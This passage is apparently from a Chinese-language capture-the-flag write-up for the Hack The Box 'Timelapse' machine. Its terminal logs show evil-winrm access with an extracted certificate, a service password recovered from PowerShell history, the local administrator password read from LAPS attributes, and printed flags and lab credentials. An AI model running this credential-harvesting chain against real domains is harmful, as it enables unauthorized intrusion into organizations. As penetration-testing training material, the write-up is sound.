└─# openssl rsa -in legacyy_dev_auth.key -out legacyy_dev_auth2.key
Enter pass phrase for legacyy_dev_auth.key:
writing RSA key

┌──(root㉿kali)-[~]
└─# ls
legacyy_dev_auth2.key  legacyy_dev_auth.crt  legacyy_dev_auth.key  legacyy_dev_auth.pfx  winrm_backup.zip
```


測試遠端連線evil-winrm(成功)

```
-S- 啟用 SSL，因為我正在連接到 5986；
-c legacyy_dev_auth.crt- 提供公鑰證書
-k legacyy_dev_auth.key- 提供私鑰
-i timelapse.htb- 要連接的主機
```



```
└─# evil-winrm -i 10.10.11.152 -c legacyy_dev_auth.crt -k legacyy_dev_auth2.key -S

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```


user flag



```
    + FullyQualifiedErrorId : UnauthorizedAccessError,Microsoft.PowerShell.Comman
*Evil-WinRM* PS C:\Users\legacyy\Documents> type C:\users\legacyy\Desktop\user.txt
46e9adb1a66a0724a055ff0183b312c5
*Evil-WinRM* PS C:\Users\legacyy\Documents>
```


訊息收集

無發現可用資訊




```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> net users legacyy
User name                    legacyy
Full Name                    Legacyy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/23/2021 12:17:10 PM
Password expires             Never
Password changeable          10/24/2021 12:17:10 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/5/2024 10:35:06 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Development
The command completed successfully.

*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

找到powershell有歷史記錄




```
ÉÍÍÍÍÍÍÍÍÍÍ¹ PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.17763.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file: C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 434B
```

歷史記錄，包括使用 svc_deploy 使用者的憑證連接到該主機，passwd：E3R$Q62^12p7PLlC%KWaxuaV




```
*Evil-WinRM* PS C:\Users\legacyy\Documents> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
```

登入成功




```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winr

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> gci -r -file C:/users
```

訊息收集



```
*Evil-WinRM* PS C:\Users\Administrator> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            babywyrm                 Guest
krbtgt                   legacyy                  payl0ad
sinfulz                  svc_deploy               thecybergeek
TRX
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\Administrator> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Administrator> net users svc_deploy
User name                    svc_deploy
Full Name                    svc_deploy
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/25/2021 12:12:37 PM
Password expires             Never
Password changeable          10/26/2021 12:12:37 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/25/2021 12:25:53 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *LAPS_Readers         *Domain Users
The command completed successfully.
```

LAPS_Readers暗示 svc_deploy 有權本地讀取，




Windows Local Administrator Password Solution (Windows LAPS) is a Windows feature that automatically manages and backs up the password of a local administrator account on your Microsoft Entra joined or Windows Server Active Directory-joined devices. 2023年12月11日

Microsoft Learn
https://learn.microsoft.com › Learn › Windows Server


Windows LAPS overview - Microsoft Learn

參考：https://learn.microsoft.com/en-us/powershell/module/laps/get-lapsadpassword?view=windowsserver2022-ps



```
*Evil-WinRM* PS C:\Users\Administrator> hostname
dc01
```


執行失敗



```
*Evil-WinRM* PS C:\Users\Administrator> Get-LapsADPassword dc01 -AsPlainText
The term 'Get-LapsADPassword' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a
 path was included, verify that the path is correct and try again.
At line:1 char:1
+ Get-LapsADPassword dc01 -AsPlainText
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Get-LapsADPassword:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

改使用`Get-ADComputer DC01 -property *`取得所有訊息


找到密碼



```
ms-Mcs-AdmPwd                         : HH7}k0v9.U66+z{Ah$3+ssv6
ms-Mcs-AdmPwdExpirationTime           : 133624210098737122
```


```
username : administrator
passwd : HH7}k0v9.U66+z{Ah$3+ssv6
```

取得權限



```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# evil-winrm -i 10.10.11.152 -u administrator -p 'HH7}k0v9.U66+z{Ah$3+ssv6' -S

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
```

root flag



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\users\TRX\Desktop\root.txt
2a025d55b1c6441828a1c37652323a3f
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```